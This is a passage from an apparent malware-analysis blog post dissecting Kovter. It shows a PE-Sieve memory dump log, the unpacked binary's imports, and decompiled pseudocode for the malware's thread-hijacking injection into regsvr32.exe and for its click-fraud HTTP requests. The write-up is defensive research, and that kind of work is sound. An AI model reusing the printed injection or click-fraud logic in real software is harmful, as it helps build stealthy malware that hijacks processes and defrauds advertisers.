
```
align 4
db 'software\vmwbcodxv',0
align 4
```

Decrypts it in memory, and executes it!


Main Activity

This main Kovter payload responsible for injecting itslef to Regsvr32.exe, which injects itself to another instance of Regsvr32.exe.

So in order to cut to the chase, i located the injected decrypted Kovter PE using Process Hacker in Regsvr32.exe:




And dumped it with Pe-Sieve:



```
[!] Scanning detached: 0000000000F30000 : C:\Windows\SysWOW64\regsvr32.exe
[*] Workingset scanned in 172 ms
[+] Report dumped to: process_6636
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\75d50000.user32.dll as UNMAPPED
[*] Dumped module to: C:\Users\IEUser\Desktop\\process_6636\a00000.regsvr32.exe as UNMAPPED
[+] Dumped modified to: process_6636
[+] Report dumped to: process_6636
---
PID: 6636
---
SUMMARY:

Total scanned:      79
Skipped:            0
-
Hooked:             1
Replaced:           1
Hdrs Modified:      0
IAT Hooks:          0
Implanted:          1
Implanted PE:       1
Implanted shc:      0
Unreachable files:  0
Other:              1
-
Total suspicious:   4
---
PS C:\Users\IEUser\Desktop>
```

The dumped PE is unpacked finally:



And here is all of its imports:

library (16)	blacklist (5)	type (1)	imports (110)	description
kernel32.dll	-	implicit	44	Windows NT BASE API Client DLL
user32.dll	-	implicit	3	Multi-User Windows USER API Client DLL
advapi32.dll	-	implicit	3	Advanced Windows 32 Base API
oleaut32.dll	-	implicit	10	OLEAUT32.DLL
version.dll	-	implicit	3	Version Checking and File Installation Libraries
gdi32.dll	-	implicit	2	GDI Client DLL
wininet.dll	x	implicit	12	Internet Extensions for Win32
ole32.dll	-	implicit	9	Microsoft OLE for Windows
wsock32.dll	x	implicit	14	Windows Socket 32-Bit DLL
winmm.dll	-	implicit	3	MCI API DLL
atl.dll	-	implicit	2	ATL Module for Windows XP (Unicode)
ntdll.dll	-	implicit	1	NT Layer DLL
wtsapi32.dll	x	implicit	1	Windows Remote Desktop Session Host Server SDK APIs
psapi.dll	x	implicit	1	Process Status Helper
shell32.dll	-	implicit	1	Windows Shell Common Dll
urlmon.dll	x	implicit	1	OLE32 Extensions for Win32


Kovter uses Thread Hijacking technique to injects itself:

```
  sub_A42B6C(v52, v12, (_BYTE *)BaseAddress - v20);
  *(_DWORD *)(v12 + 52) = BaseAddress;
  sub_A06CA0((char *)v52 + *((_DWORD *)v56 + 15), v12, 248);
}
HIDWORD(v25) = v52;
v21 = GetCurrentProcess();
ZwUnmapViewOfSection(v21, (PVOID)HIDWORD(v25));
v22 = (CONTEXT *)sub_A44554(&lpAddress);
v23 = v22;
if ( v22 )
{
  v22->ContextFlags = 65543;
  if ( GetThreadContext(ProcessInformation.hThread, v22) )
  {
    v23->Eax = (DWORD)BaseAddress + *(_DWORD *)(v12 + 40);
    if ( SetThreadContext(ProcessInformation.hThread, v23) )
    {
      if ( ResumeThread(ProcessInformation.hThread) != -1 )
      {
        v57 = ProcessInformation.hProcess;
        *a5 = ProcessInformation.dwProcessId;
      }
    }
```


And here is the functionality for the click-fruad activity:

```
user_agent = kind_of_decoder(v18);
internet_h = InternetOpenA(user_agent, 0, 0, 0, 0);
if ( internet_h )
{
  hostname = kind_of_decoder(v28);
  connection_h = InternetConnectA(internet_h, hostname, 80, 0, 0, 3, 0, 0);
  if ( connection_h )
  {
    uri = kind_of_decoder(v24);
    request_h = HttpOpenRequestA(connection_h, "GET", uri, "HTTP/1.1", 0, 0, -2080372992, 0);
    if ( request_h )
    {
      if ( HttpSendRequestA(request_h, (int)&headers, 0, 0, 0) )
      {
        do
        {
          if ( !InternetReadFile(request_h, &buffer, 1024, &v25) )
            break;
          if ( !v25 )
            break;
```

It uses a long list of IP's and URL's:



The first 2 lines contain the C2 address:



Final Words

For my opinion, Kovter is one of the toughest, sophisticatest and hard-to-analyze malwares i have seen.

It uses tons of tricks like lolbins, bugs, injections, insane persistence chain, and it lives totally in the registry.

Months after my analysis i encountered this great "KOVTER UNCOVERED" paper which taught me some other stuff on Kovter.

And here, i found John Hammond getting knocked by it as well 😆.

Hope you enjoyed :)